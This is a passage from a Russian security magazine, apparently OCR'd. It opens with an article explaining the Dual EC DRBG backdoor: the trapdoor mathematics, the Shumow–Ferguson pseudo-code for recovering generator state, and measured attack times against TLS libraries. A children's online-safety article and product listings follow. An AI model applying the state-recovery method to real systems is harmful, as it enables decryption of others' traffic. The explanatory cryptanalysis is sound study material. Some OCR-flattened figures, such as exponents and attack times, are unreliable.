т.е. было сделано дополнительное обновление внутреннего состояния. В комментариях к изменениям необходимость данного изменения объяснена "обеспечением стойкости к стойкости к раскрутке генератора в обратную сторону"[7]. Однако более вероятна версия, что данное исправление делает лазейку в алгоритме более универсальной, об этом мы расскажем чуть позже.

Лазейка с защитой

Сама математическая структура алгоритма Dual EC позволяет легко спроектировать лазейку. Действительно, так как P – порождающий элемент подгруппы группы точек эллиптической кривой, а Q – нетривиальный элемент этой же подгруппы, то существует число d:

Q = dP.

Далее будем называть d ключом лазейки. Мы покажем, что знание d помогает вычислять внутреннее состояние генератора на основе полученной битовой строки. Напомним, что r – порядок подгруппы, порожденной точкой P. Пусть e задается формулой:

$e = d^{-1} \bmod r$.

Тогда

P = eQ.

Для начала рассмотрим схему без additional_input. Из формул (1) и (2) следует:

$$s_{i+1} = s_i P = s_i \cdot eQ = e \cdot s_i Q = eR_i, \quad (3)$$

где $s_{i+1} = s_i P$ и $R_i = s_i Q$ – соответствующие точки эллиптической кривой.

Таким образом, если знать ключ лазейки и точку R_i для некоторого момента времени i, то можно вычислить все последующие внутренние состояния генератора и, соответственно, определить все его дальнейшие выходы.

Правда, в алгоритме Dual EC известна только часть x-координаты точки R_i. Тем не менее всю точку R_i можно восстановить перебором.

Шумов и Фергюсон [8] предложили следующий алгоритм для подбора "кандидатов" на внутренние состояния.

Дано: o_j – блок выходной битовой строки ключевого генератора.

Найти: множество возможных внутренних состояний

1. $\Sigma = \{\}$
2. Для $u = 0, \dots, 2^{16} - 1$:
   $x = u|o_j$
   $z = x^3 + ax + b \bmod p$

Если $y = \sqrt{z} \bmod p$ существует, то A = (x, y) – точка кривой, тогда

$\Sigma = \Sigma \cup \{\phi(eA)\}$.

Мощность множества Σ приблизительно равна 2^{15}, поскольку всего есть 2^{16} вариантов

Американский национальный институт стандартов (англ. American National Standards Institute, ANSI) осуществляет надзор за разработкой и использованием стандартов путем аккредитации процедур организаций, разрабатывающих стандарты. ANSI также определяет конкретные стандарты как американские национальные стандарты, или ANS. – https://ru.wikipedia.org

[7] *Provide Backtracking Resistance [16].*

Помимо деятельности в области стандартизации в США, ANSI отстаивает политическую и техническую позицию США в международных организациях по стандартизации. ANSI является официальным представителем США в двух основных международных организациях по стандартизации – Международной организации по стандартизации (the International Organization for Standardization – ISO) и Международной электротехнической комиссии (the International Electrotechnical Commission – IEC). ANSI участвует почти во всей технической программе ISO и IEC и управляет многими ключевыми комитетами и подгруппами. Во многих случаях стандарты США передаются в ISO и IEC через ANSI, где они полностью или частично принимаются в качестве международных стандартов.

https://ru.wikipedia.org

выбора, а квадратичными вычетами будет примерно половина из значений $x = u|o_j$. Напомним, что нахождение числа y выполняется за полиномиальное время [22].

Общий алгоритм использования лазейки следующий:

- запросить outlen + δ псевдослучайных бит;
- на основе первых outlen бит сформировать множество Σ возможных внутренних состояний генератора;
- для каждого $s \in \Sigma$ вычислить следующие δ бит и сравнить с теми, которые выдал генератор.

Шумов и Фергюсон провели эксперимент для кривой P-256, заменив точку Q на вычисленную ими точку $Q_2 = d_2P$. При генерации 32 байт (т.е. δ = 16) внутреннее состояние генератора определялось всегда однозначно.

Возможности модификации Dual EC для защиты от лазеек

Самое радикальное и простейшее противодействие – не использовать "напрямую" в качестве выхода генератора координаты точки R_i, а каким-то образом преобразовывать их так, чтобы по выходу было затруднительно восстановить R_i, например "обрезать" x-координату точки R_i на большее число бит, переставлять выходные биты и др.

Шумов и Фергюсон предложили две возможные модификации алгоритма Dual EC, которые не давали бы возможности использовать подобного рода лазейку.

Первая – уже упомянутое выше усечение x-координаты более чем на 16 бит. Имеет смысл брать половину бит x-координаты. В этом случае составление множества Σ и перебор всех его кандидатов становится вычислительно сложной задачей. Отметим, что стандарт NIST с первой же редакции [6] (п.10.3.1.4) запрещает подобную модификацию "из соображений производительности".

Вторая рекомендация Шумова и Фергюсона – вырабатывать новую случайную точку Q', собственную для каждого экземпляра генератора. Такой метод надежен, только если пользователь сам получает точку Q' каким-либо доверенным способом, не связанным с генератором, где эта точка будет использоваться. В противном случае разработчик может заложить в алгоритм выработку каким-то специализированным образом ключа лазейки, а затем уже вычислять Q' как Q' = d'P.

Приложение A.2 описывает возможность генерации собственных P и Q на тех же эллиптических кривых, но, как указывалось выше, при такой реализации генератора становится невозможной сертификация криптографического модуля.

Дополнительно отметим, что в первоначальной версии Dual EC защитой от лазейки было использование additional_input (см. рис. 3), поскольку внутреннее состояние S_{i+1} вычислялось из соотношения $S_{i+1} = s_iP$. Однако, если подано ненулевое значение additional_input, то

$$S_{i+1} = (s_i \oplus additional\_input) \cdot P,$$

т.е. формула (3) перестает быть верной. Сложность взлома базируется на том, что побитовое сложение происходит с неизвестной пока еще величиной s_i.

Именно эту проблему решает модификация стандарта 2012 г.: добавленное в конце алгоритма обновление внутреннего состояния (без учета каких-либо дополнительных входных данных) позволяет синхронизировать информацию у владельца ключа лазейки с внутренним состоянием генератора. После этого, когда внутреннее состояние генератора уже известно, дополнительные битовые сложения никак не мешают предсказаниям "случайных" чисел, вырабатываемых генератором.

Практическая атака на Dual EC

В августе 2014 г. была продемонстрирована практическая эксплуатация лазейки и оценена стоимость такой атаки [16], [18]. Авторы исследовали четыре варианта реализации Dual EC: OpenSSL-FIPS, SChannel (Windows), а также версии C/C++ и Java библиотеки BSAFE RSA.

Атака базируется на предположении, что атакующий (владеющий к тому же ключом лазейки) знает случайные биты, выработанные генератором, и после этого может вычислить внутреннее состояние генератора и предсказывать все его дальнейшие вычисления. Атака была продемонстрирована на широко используемом протоколе TLS. Данный протокол состоит из нескольких частей, одной из которых является так называемый протокол рукопожатия (TLS handshake), упрощенная схема которого представлена на рис. 4.

Как видно из рис. 4, клиент и сервер обмениваются случайными числами – именно этой информации может быть достаточно для восстановления внутреннего состояния генератора. Авторы исследования показали, что в TLS передается достаточное для атаки количество случайных чисел. На первый взгляд, вырабатывается всего лишь 28 байт, но идентификатор сеанса – это тоже случайная битовая последовательность, генерируемая в большинстве случаев (но не всегда) тем же алгоритмом Dual EC.

Поскольку для заданной в стандарте Dual EC точки Q значение дискретного логарифма (т.е. ключа лазейки) неизвестно, то при моделировании атаки было сгенерировано случайное число d' и вычислена точка Q' = d'P. Далее было необходимо заменить Q на Q' во всех исследуемых библиотеках. Поскольку OpenSSL имеет открытый исходный код, то подмена точки в OpenSSL-FIPS была простой задачей. Для библиотек SChannel, BSAFE-Java и BSAFE-C потребовался реверс-инжиниринг.

В процессе исследования выяснилось, что библиотека OpenSSL-FIPS постоянно выдавала ошибку при самодиагностике, если была сконфигурирована для использования Dual EC, из чего можно предположить, что никто никогда не использовал данный функционал. Авторы исследования исправили эту ошибку и в дальнейших экспериментах использовали модифицированную версию библиотеки OpenSSL-fixed.

На табл. 1 показано время атаки на протокол TLS при использовании различных криптобиблиотек. Для атаки брали 4-узловой вычислительный кластер на базе 4-ядерных AMD Opteron 6276 (Bulldozer). Каждый из узлов имел 256 Гбайт оперативной памяти, а связь между ними обеспечивалась Infiniband. Авторы исследования отмечают, что реально для атаки достаточно всего 1 Гбайт оперативной памяти на узел и не требуется такой быстрой

связи между узлами. Время атаки зависело от того, насколько длинную случайную последовательность может сразу получить злоумышленник, прослушивающий канал, в частности, от того, используется ли Dual EC для генерации идентификатора сеанса.

Атака на BSAFE-C оказалась самой легкой, поскольку идентификатор сеанса вырабатывается с помощью Dual EC, т.е. атакующий сразу имеет достаточное количество информации для взлома лазейки.

В BSAFE-Java идентификатор вырабатывается другим способом, поэтому первый вызов Dual EC – это 28 байт случайного числа в протоколе рукопожатия, после которых вырабатываются 32 байта для эфемерального ключа Диффи-Хэллмана. На основе переданных 28 байт требуется сделать 232 попыток, проверяя результат по открытому эфемеральному ключу.[8]

Библиотека SChannel при генерации идентификатора сеанса использует Dual EC, но преобразует результат некоторым образом, скрывающим от наблюдателя результат работы Dual EC. Это усложняет восстановление внутреннего состояния, но не делает его невозможным. Авторы исследования рассмотрели два случая: SChannel-I, если злоумышленнику известны данные предыдущих протоколов рукопожатия (Handshake), или же SChannel-II, когда атака проводится в пределах одного сеанса.

OpenSSL оказалась единственной библиотекой, использующей additional_input. Данное значение зависело от значения системного времени в секундах, текущего системного времени в микросекундах, некоторого внутреннего счетчика и идентификатора процесса. Текущее системное время в секундах злоумышленнику известно, поскольку оно содержится в открытых данных, передаваемых в протоколе рукопожатия TLS, но остальные значения требуется угадать.

OpenSSL-fixed-I предполагает, что злоумышленник знает additional_input.

В случае OpenSSL-fixed-II злоумышленник знает значение счетчика (например, он атакует первое же соединение, когда счетчик равен 0) и идентификатор процесса (зная особенности нумерации и порядок запуска процессов в системе). Злоумышленнику остается пересчитать текущее время, заданное в секундах, в микросекунды, на это требуется 1 млн попыток.

В последнем случае, когда ни счетчик, ни идентификатор процесса не известны, требуется время в 2k раз большее времени атаки OpenSSL-fixed-II, поскольку требуется угадать k-бит.

Было продемонстрировано, что атака может выполняться как "онлайн", т.е. в момент соединения клиента и сервера, так и "офлайн", уже после завершения сеанса (на основе сохраненных передаваемых данных). Кроме того, если целью атаки был не клиент, а сервер, то знание внутреннего состояния генератора позволяет злоумышленнику вычислить секретный ключ и затем "подменять" сервер, аутентифицируясь от его имени.

Табл. 1. Время атаки на TLS [18]

Криптобиблиотека	Время атаки в худшем случае (в минутах)
BSAFE-C v1.1	0.04
BSAFE-Java v1.1	63.96
SChannel I	62.97
SChannel II	182.64
OpenSSL-fixed I	0.02
OpenSSL-fixed II	83.32
OpenSSL-fixed III	2k · 83:32




Рис. 4. Общая схема TLS handshake (рис. из [16])

Заключение

Как было отмечено ранее, работа [16] поставила точку в истории Dual EC, поскольку продемонстрировала не только теоретическую, но и практическую возможность использования встроенной в алгоритм лазейки.

В то же время эта история наглядно демонстрирует упорст-

Заметим, что все переборы можно выполнять независимо друг от друга, поэтому атака хорошо распараллеливается, т.е. время будет сокращаться пропорционально количеству используемых процессоров.

[8] *Эфемеральными (или разовыми) ключами протокола Диффи-Хеллмана называют случайные числа, участвующие в вычислениях, производимых в рамках этого протокола. Открытыми эфемеральными ключами называют информацию, которой обмениваются участники протокола по открытому каналу.*

во, с которым спецслужбы готовы продвигать необходимые им стандарты и реализации ослабленных алгоритмов, невзирая на прямые обвинения со стороны экспертного сообщества. Эта история демонстрирует также серьезную зависимость международных институтов стандартизации (а уж тем более – национальных институтов стандартизации США) от спецслужб США: необходимые последним стандарты принимаются, невзирая на то, что ведущие математики, криптоаналитики, специалисты по информационной безопасности в один голос заявляют о ненадежности таких стандартов. История алгоритма Dual EC и его бесславный конец – грязное пятно на репутации солидных (во всяком случае, до сей поры) организаций – NIST, ISO.

Разоблачение действий АНБ имело двойной эффект. С одной стороны, экспертное сообщество окончательно утратило доверие к деятельности спецслужб. В дальнейшем это проявилось, например, при попытках АНБ утвердить в качестве международных стандартов малоресурсной криптографии шифры Simon и Speck (о чем мы постараемся рассказать в следующих статьях, когда дойдем до рассмотрения лазеек в симметричных алгоритмах).

С другой стороны, спецслужбы и правоохранительные органы все меньше скрывают свои действия по ослаблению криптоалгоритмов и фактическитеперь стремятся перейти к легитимизации лазеек. То есть результатом разоблачения стало усиление давления со стороны спецслужб на гражданскую криптографию.

Не исключено, что вскоре точка в истории Dual EC превратится в многоточие...

Литература

[1] Жуков А. Е., Маркелова А. В. Криптография и клептография: скрытые каналы и лазейки в криптоалгоритмах // Information Security / Информационная безопасность. – 2019. – № 1 – С. 36–41.

[2] Johnson D. B. Number theoretic DRBGs // NIST RNG Workshop. July 20, 2004. https://cryptome.org/2013/12/NumberTheoreticDRBG.pdf

[3] ANS X9.82, Part 3 – DRAFT June 2004. http://citeseerx.ist.psu.edu/ viewdoc/download;jsessionid=D96134C539F238DD741A65F49189E076?doi=10.1.1.6.1272&rep=rep1&type=pdf

[4] Gj steen K. Comments on Dual-EC-DRBG/NIST SP 800-90, draft December 2005, 2006. https://www.researchgate.net/publication/228960119_Comments_on_Dual-EC-DRBGNIST_SP_800-90_Draft_December_2005

[5] Schoenmakers B., Sidorenko A. Cryptanalysis of the Dual Elliptic Curve Pseudorandom Generator // Cryptology ePrint Archive, Report 2006/190 (2006). https://eprint.iacr.org/2006/190.pdf

[6] Barker E., Kelsey J. NIST Special Publication 800-90. Recommendation for Random Number Generation Using Deterministic Random Bit Generators. June 2006 https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-90.pdf

[7] ISO/IEC 18031:2005. Information technology – Security techniques – Random bit generation.

[8] Shumow D., Ferguson N. On the possibility of a back door in the NIST SP800-90 Dual EC PRNG // CRYPTO 2007 Rump Session, August 2007. http://rump2007.cr.yp.to/15-shumow.pdf

[9] Schneier B. Did NSA put a secret backdoor in new encryption standard? // Wired Magazine, 2007. https://www.wired.com/2007/11/ securitymatters-1115/

[10] Joint Technical Committee ISO/IEC JTC 1, Information technology, Subcommittee SC 27, IT Security techniques. US national body comments on ISO/IEC 2nd CD 18031. Attachment 10 to SC27 N3685, 2003. https://projectbullrun.org/dual-ec/documents/us-comment-to-iso.pdf.

[11] FIPS-140-2, Security Requirements for Cryptographic Modules, Federal Information Processing Standards Publication 140-2, U.S. Department of Commerce/N.I.S.T., National Technical Information Service, 2001.

[12] Ball J., Borger J., Greenwald G. Revealed: how US and UK spy agencies defeat internet privacy and security // The Guardian. September 6, 2013 https://www.theguardian.com/world/ 2013/sep/05/nsa-gchq-encryption-codes-security

[13] Supplemental ITL bulletin for September 2013. NIST opens draft special publication 800-90a, recommendation for random number generation using deterministic random bit generators, for review and comment. https://csrc.nist.gov/csrc/media/publications/shared/documents/itl-bulletin/itlbul2013-09-supplemental.pdf

[14] Menn J. Exclusive: Secret contract tied NSA and security industry pioneer // Reuters. December 21, 2013 https://www.reuters.com/ article/us-usa-security-rsa/exclusive-secretcontract-tied-nsa-and-security-industry-pioneer-idUSBRE9BJ1C220131220

[15] https://www.rsaconference.com/speakers/richard_george

[16] Checkoway S., Fredrikson M., Niederhagen R., Everspaugh A., Green M., Lange T., Ristenpart T., Bernstein D. J., Maskiewicz J., Shacham H. On the practical exploitability of Dual EC in TLS implementations // Fu K., Jung J. (eds.) Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, p. 319–335. USENIX Association (2014).

[17] Barker E., Kelsey J. NIST Special Publication 800-90A. Recommendation for Random Number Generation Using Deterministic Random Bit Generators. June 2015. https://nvlpubs.nist.gov/nistpubs/ SpecialPublications/NIST.SP.800-90Ar1.pdf

[18] Bernstein D. J., Lange T., Niederhagen R. Dual EC: A Standardized Back Door // Ryan P.Y.A., Naccache D., Quisquater J.-J. (eds.) The New Codebreakers. LNCS, vol. 9100, p. 256–281. Springer, Heidelberg (2016).

[19] Young A., Yung M. Kleptography: using Cryptography against Cryptography // Advances in Cryptology – EUROCRYPT'97. – Lecture Notes in Computer Science, Vol.1233. – Springer, 1998. – P. 62–74.

[20] Болотов А.А., Гашков С.Б., Фролов А.Б., Часовских А.А. Элементарное введение в эллиптическую криптографию: Алгебраические и алгоритмические основы. – М.: КомКнига, 2006. – 328 с. ISBN 5-484-00443-8.

[21] Barker E., Kelsey J. NIST Special Publication 800-90A. Recommendation for Random Number Generation Using Deterministic Random Bit Generators. January 2012 https://nvlpubs.nist.gov/nistpubs/ Legacy/SP/nistspecialpublication800-90a.pdf

[22] Shanks D. Five number-theoretic algorithms // Proceedings of the Second Manitoba Conference on Numerical Mathematics, Congressus Numerantium, №. VII, 1973. – P. 51–70.

Integrated Systems Russia

МЕЖДУНАРОДНАЯ ВЫСТАВКА

23-25 ОКТЯБРЯ 2019

Москва, Экспоцентр, павильон «Форум»

АУДИОВИЗУАЛЬНЫЕ И ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ. СИСТЕМНАЯ ИНТЕГРАЦИЯ. DIGITAL SIGNAGE

ФОРУМ «ЦИФРОВАЯ ТРАНСФОРМАЦИЯ ОБЪЕКТОВ КУЛЬТУРЫ И ОБРАЗОВАНИЯ»

- Конференция «Театр в цифровую эпоху»
- Конференция «Цифровой музей. Инновационные технологии для музеев и выставочных пространств»
- Конференция «Цифровая трансформация образования»

Конференция
«Digital Signage и DooH как эффективный канал привлечения покупателей»

Обучающий курс по протоколу DANTE от компании AUDINATE

www.isrussia.ru

РЕГИСТРАЦИЯ ОБЯЗАТЕЛЬНА

Организаторы: MIDEXPO Международные выставки и ярмарки; Integrated Systems Events, LLC

При поддержке: CEDIA; AVIXA

Золотой спонсор: DIGITAL PROJECTION A Delta Associate Company

Серебряный спонсор: Extron.

16+

Присоединяйтесь @isrussia.ru

Киберсоветы для безопасности детей в Интернете

Оксана Селендеева, *основатель международной детской школы программирования CODDY*

Тема безопасного поведения детей и подростков в Интернете является одной из ключевых в современном обществе. Интернет и социальные сети стали благодатной почвой для сетевых манипуляторов. Основательница международной школы программирования CODDY специально для журнала Information Security подготовила несколько киберсоветов для детей и родителей.

Мы используем Интернет, чтобы общаться и оставаться на связи с нашими друзьями и семьей. После домашних заданий мы играем в видеоигры, скачиваем музыку, смотрим телешоу и фильмы, совершаем финансовые операции, делаем покупки и занимаемся другими важными повседневными делами в Интернете.

Ребенок проводит 33% времени онлайн, 33% – в автономном режиме (без сна), 33% – во сне.

Почему нам нужно защитить киберпространство?

Преступления, которые случаются в реальной жизни, такие как воровство, происходят и в Интернете. Точно так же, как мы учим детей смотреть в обе стороны, прежде чем переходить улицу, мы должны научить их быть осторожными при его использовании.

Часто дети могут не осознавать, что их действия в сети могут навредить не только им самим, но и их семьям, и даже стране. Узнавание об опасностях в Интернете и принятие мер для защиты не только себя, но и детей – это первый шаг к тому, чтобы сделать Интернет более безопасным.

Дети ведут цифровую жизнь

Согласно данным National Cyber Security Alliance, дети в возрасте 8–18 лет проводят 7 часов и 38 минут в день в Интернете. Если ребенок спит 8 часов в сутки, это означает, что половину времени бодрствования он проводит в сети.

Оскорбления и запугивания в киберпространстве

Киберхищники – это люди, которые ищут в Интернете других людей, чтобы каким-то образом использовать, контролировать или вредить им.

Киберзапугивание – это электронное размещение подлых сообщений о человеке, часто анонимно.

Киберсоветы для детей

1. Держать вашу личную информацию в тайне.
2. Не указывать свое настоящее имя, адрес, номер телефона, день рождения, пароли и название своей школы при серфинге в сети Интернет.
3. Подумать дважды, прежде чем отправлять сообщения или говорить что-либо в Интернете.
4. Относиться к другим так, как хочешь, чтобы относились к тебе.
5. Если вы видите что-то неуместное, сообщите об этом на Web-сайте и скажите взрослому, которому вы доверяете. Не терпите издевательства, онлайн или оффлайн.

Кража личных данных


Кража личных данных – это незаконное использование чужой личной информации для кражи денег или кредита.

Киберсоветы для детей:

1. Если вы когда-нибудь получите электронное письмо с запросом вашей личной информации на вашу учетную запись электронной почты, сообщите об этом родителям.
2. Некоторые электронные письма выглядят официальными, как если бы они были отправлены из клуба или школы, но они могут быть хитростью для получения вашей личной информации. Поддельные электронные письма, как правило, кажутся срочными и просят вас ответить своей личной информацией.
3. Выберите псевдоним или адрес электронной почты, который не является вашим настоящим именем, чтобы защитить вашу личность. Например, вместо "Василий Иванов" почему бы не выбрать Sk8boardKing75?
4. Создайте надежные пароли из восьми или более символов, которые используют комбинацию букв, цифр и символов. Не передавайте свои пароли никому.
5. Подумайте, прежде чем нажать: не открывайте электронные письма от незнакомых людей и не нажимайте на ссылки для незнакомых сайтов.
6. Используйте и проверяйте настройки конфиденциальности в социальных сетях, таких как ВК и Instagram.

Безопасность при работе на мобильных устройствах

Когда вы играете в игры или просматриваете Web-страницы



Некоторые общие онлайн-проблемы, с которыми сталкиваются дети: кибериздевательства и кража личных данных.

на мобильном телефоне или планшете, вы получаете доступ в сеть Интернет. Мы должны быть осторожны при использовании мобильных телефонов так же, как мы осторожны при использовании компьютера.

Киберсоветы для детей

1. Внимательно следите за своим мобильным устройством. Никогда не оставляйте свои мобильные устройства без присмотра.

2. Всегда блокируйте устройство, когда вы им не пользуетесь. Используйте надежные пароли для предотвращения доступа других пользователей к вашему устройству. Никогда не сообщайте свои пароли кому-либо, кроме ваших родителей или опекунов.

3. Знайте свои приложения. Проконсультируйтесь с родителями перед загрузкой приложения и просмотрите его настройки.

4. Подключайтесь к Интернету только при необходимости. Отключите ваше устройство от Интернета, когда вы им не пользуетесь, и убедитесь, что ваше устройство не настроено на автоматическое подключение к Wi-Fi.

Общие правила здравого смысла в онлайн для детей

Не разговаривайте с незнакомцами онлайн. Сообщите родителю, учителю или взрослому, если незнакомец связывается с вами в чате, по электронной почте или с помощью текстовых сообщений.

Посмотрите в обе стороны, прежде чем переходить цифровую улицу. Не участвуйте в конкурсах, не вступайте в клубы и не делитесь личной информацией: адрес электронной почты, возраст, номер телефона и другие факты о вас, которые должны быть личными и не должны передаваться без предварительной проверки человека или организации, которая их запрашивает.

Если полученное электронное предложение кажется слишком хорошим, то, скорее всего, это не так. Например, если в письме обещают подарить мобильный телефон или билеты на концерт в обмен на ваши персональные данные, конечно, никаких подарков вы не получите. А вот злоумышленники могут получить доступ к вашей почте и страницам в соцсетях.

Еще одна опасность – скачанные файлы или приложения. Вместе с интересным приложением вы рискуете получить вредоносное или шпионское программное обеспечение.

Как обезопасить ребенка. Советы родителям

Расскажите своим детям о кибербезопасности и интернет-угрозах

Вы хотите, чтобы ваши дети проводили время в Интернете и использовали возможности обучения, но вы также хотите, чтобы они были в безопасности. Для этого вам нужно рассказать простым и понятным языком про онлайн-угрозы и способы их выявления. Когда дело доходит до кибербезопасности, образование играет жизненно важную роль в процессе обучения.

Родителям необходимо поговорить со своими детьми о безопасном времяпровождении в Интернете, рассказать о вредоносных сайтах, к которым они могут получить доступ, объяснить различные формы киберзапугивания и другие необходимые темы. Чем больше вы говорите со своими детьми об интернет-угрозах, об их активности в сети, тем легче им понять, что они там видят или слышат.

Установите лимиты времени в Интернете для ваших детей

Интернет может быть увлекательным миром для детей, но большинство родителей действительно беспокоятся о том, какое количество времени они там проводят. Если вы заметили, что у вашего ребенка возникает склонность к тому, чтобы всю ночь не спать, а серфить в Интернете, это может быть первым звоночком для установки ограничений на использование и времени, проводимого в сети. Убедитесь, что вы четко рассказали детям о времени, которое они могут провести в своем компьютере или ноутбуке. Родители также должны уточнить, что дети могут и не могут делать, когда перемещаются в Интернете.

Будьте терпеливы и слушайте своих детей

Мы не всегда можем предсказать, куда пойдут дискуссии или комментарии, или каких людей мы найдем в социальных сетях. Вы можете ежедневно проверять компьютеры своих детей, их смартфоны или любые другие устройства, подключенные к Интернету, но это не дает 100% гарантии их безопасности. А что действительно поможет, так это умение слушать и слышать своих детей.

Сколько мы на самом деле знаем о наших детях? Если честно, то не так уж и много, потому что дети не всегда под нашим контролем и в поле нашего внимания. Поэтому мы настоятельно рекомендуем набраться терпения и прислушиваться к своим детям. Позвольте им рассказать вам о социальных сетях, которые они используют, или о последнем видео, которое стало популярным на YouTube. Безусловно, самый простой способ получить информацию об их привычках в Интернете – именно это, а не трата времени на слежку за своими компьютерами и попытки понять их историю просмотров.

Представьте, что вы не слишком много знаете о социальных сетях, и пусть они начнут говорить. Для детей нет ничего более захватывающего, чем притворяться учителем, не говоря уже о доверии, которое они получают к себе и, наконец, к вам как к родителю.

В цифровую эпоху нам нужно объяснять детям, что такое киберугрозы и как себя от них обезопасить, а также необходимо "проповедовать" онлайн-защиту от вредоносных программ и попыток фишинга, которые обычно направлены на неосведомленных лиц. ●

Ваше мнение и вопросы присылайте по адресу
is@groteck.ru

НОВЫЕ ПРОДУКТЫ

Kaspersky Security для бизнеса Универсальный

Производитель: "Лаборатория Касперского"
Назначение: управление и контроль безопасности всех типов конечных точек – как виртуальных, так и физических
Особенности:
- одна лицензия для защиты виртуальных и физических рабочих мест и серверов
- поддержка всех популярных платформ виртуализации
- централизованное управление безопасностью
- мощные инструменты контроля
- расширенные возможности системного администрирования
- интегрированные шифрование и патч-менеджмент

Возможности: комплексная защита физической и виртуальной инфраструктуры
Время появления на российском рынке: июль 2019 г.
Подробная информация: https://www.kaspersky.ru/small-to-medium-business-security/endpoint-advanced
Фирма, предоставившая информацию: ЛАБОРАТОРИЯ КАСПЕРСКОГО
См. стр. 7

Kaspersky Endpoint Security Cloud (обновленная версия)

Производитель: "Лаборатория Касперского"
Назначение: защита от киберугроз для среднего и малого бизнеса
Особенности: решение было разделено на два уровня – Kaspersky Endpoint Security Cloud и Kaspersky Endpoint Security Cloud Plus
Возможности:
- в базовом уровне Kaspersky Endpoint Security Cloud доступны все основные функции безопасности, необходимые для малого бизнеса: защита от сетевых атак, почтовых, файловых и Web-угроз, а также мониторинг активности, сетевой экран и проверка на уязвимости
- в расширенном уровне Kaspersky Endpoint Security Cloud Plus дополнительно к перечисленному доступны функции управления "Web-контроль" и "Контроль устройств". Также в продвинутый уровень решения добавлены новые возможности: управление установкой исправлений и шифрование информации на устройстве для предотвращения несанкционированного доступа к конфиденциальным корпоративным данным

Характеристики: лицензирование по числу пользователей – каждая лицензия распространяется на одно стационарное устройство на Windows или Mac и два мобильных гаджета на Android или iOS
Ориентировочная цена: 18 210 руб. (Cloud) и 25 070 руб. (Cloud Plus)
Время появления на российском рынке: апрель 2019 г.
Подробная информация: https://www.kaspersky.ru/small-to-medium-business-security/cloud
Фирма, предоставившая информацию: ЛАБОРАТОРИЯ КАСПЕРСКОГО
См. стр. 7

Kaspersky Automated Security Awareness Platform

Производитель: "Лаборатория Касперского"
Назначение: онлайн-инструмент, который помогает сотрудникам компаний осваивать навыки кибербезопасности
Особенности: решение позволяет оценить текущие знания сотрудника в сфере кибербезопасности, определить в соответствии с этим набор навыков, необходимых именно ему в зависимости от его рабочих обязанностей и профиля риска, выстроить график прохождения программы
Возможности: автоматизированное управление в Kaspersky ASAP помогает компаниям контролировать процесс на всех этапах – от постановки цели до оценки эффективности. Благодаря удобной панели управления и подробным отчетам руководство компании всегда будет иметь информацию для оценки прогресса
Характеристики: продукт построен с учетом особенностей человеческой памяти. Во время каждого урока, который длится не более 10 минут, несколько раз делается акцент на ключевых сообщениях. Урок включает в себя интерактивный модуль и видеоролики, а также упражнения на закрепление и проверку (тест или имитацию фишинговой атаки). Упражнения на закрепление представляют собой наглядные задания, применимые к повседневной работе сотрудника. Отработка навыков (а всего их более 350) основана на принципе "от простого к сложному", то есть пока проверка не будет пройдена, следующий этап тренинга не будет доступен. Такая структура позволяет наиболее эффективно запоминать и, самое главное, использовать полученные знания
Время появления на российском рынке: апрель 2019 г.
Подробная информация: https://www.kaspersky.ru/small-to-medium-business-security/endpoint-advanced
Фирма, предоставившая информацию: ЛАБОРАТОРИЯ КАСПЕРСКОГО
См. стр. 7

Solar webProxy

Производитель: "Ростелеком-Солар"
Назначение: контроль доступа к Web-ресурсам и защита Web-трафика
Особенности: прозрачное вскрытие SSL-сертификатов, аутентификация сотрудников, в том числе с помощью IP-адреса, NTLM или Kerberos, горизонтальное масштабирование и работа в кластере
Возможности:
- аутентификация и авторизация – контроль доступа сотрудников и приложений к Web-ресурсам
- расшифровка HTTPS-трафика – проверка зашифрованного трафика и его передача другим системам, в том числе антивирусам и DLP
- проверка Web-трафика по ключевым словам – предотвращает утечку конфиденциальной информации
- блокировка рекламы, запрет доступа к зараженным сайтам и интеграция с любым антивирусом – защищают от вредоносного ПО и фишинга
- очистка трафика от различных скриптов, собирающих из браузера информацию о пользователях (куки) – защищает личные данные сотрудников, которые могут быть использованы в том числе для таргетированной атаки

Время появления на российском рынке: август 2019 г.
Подробная информация: https://rt-solar.ru/products/solar_webproxy/
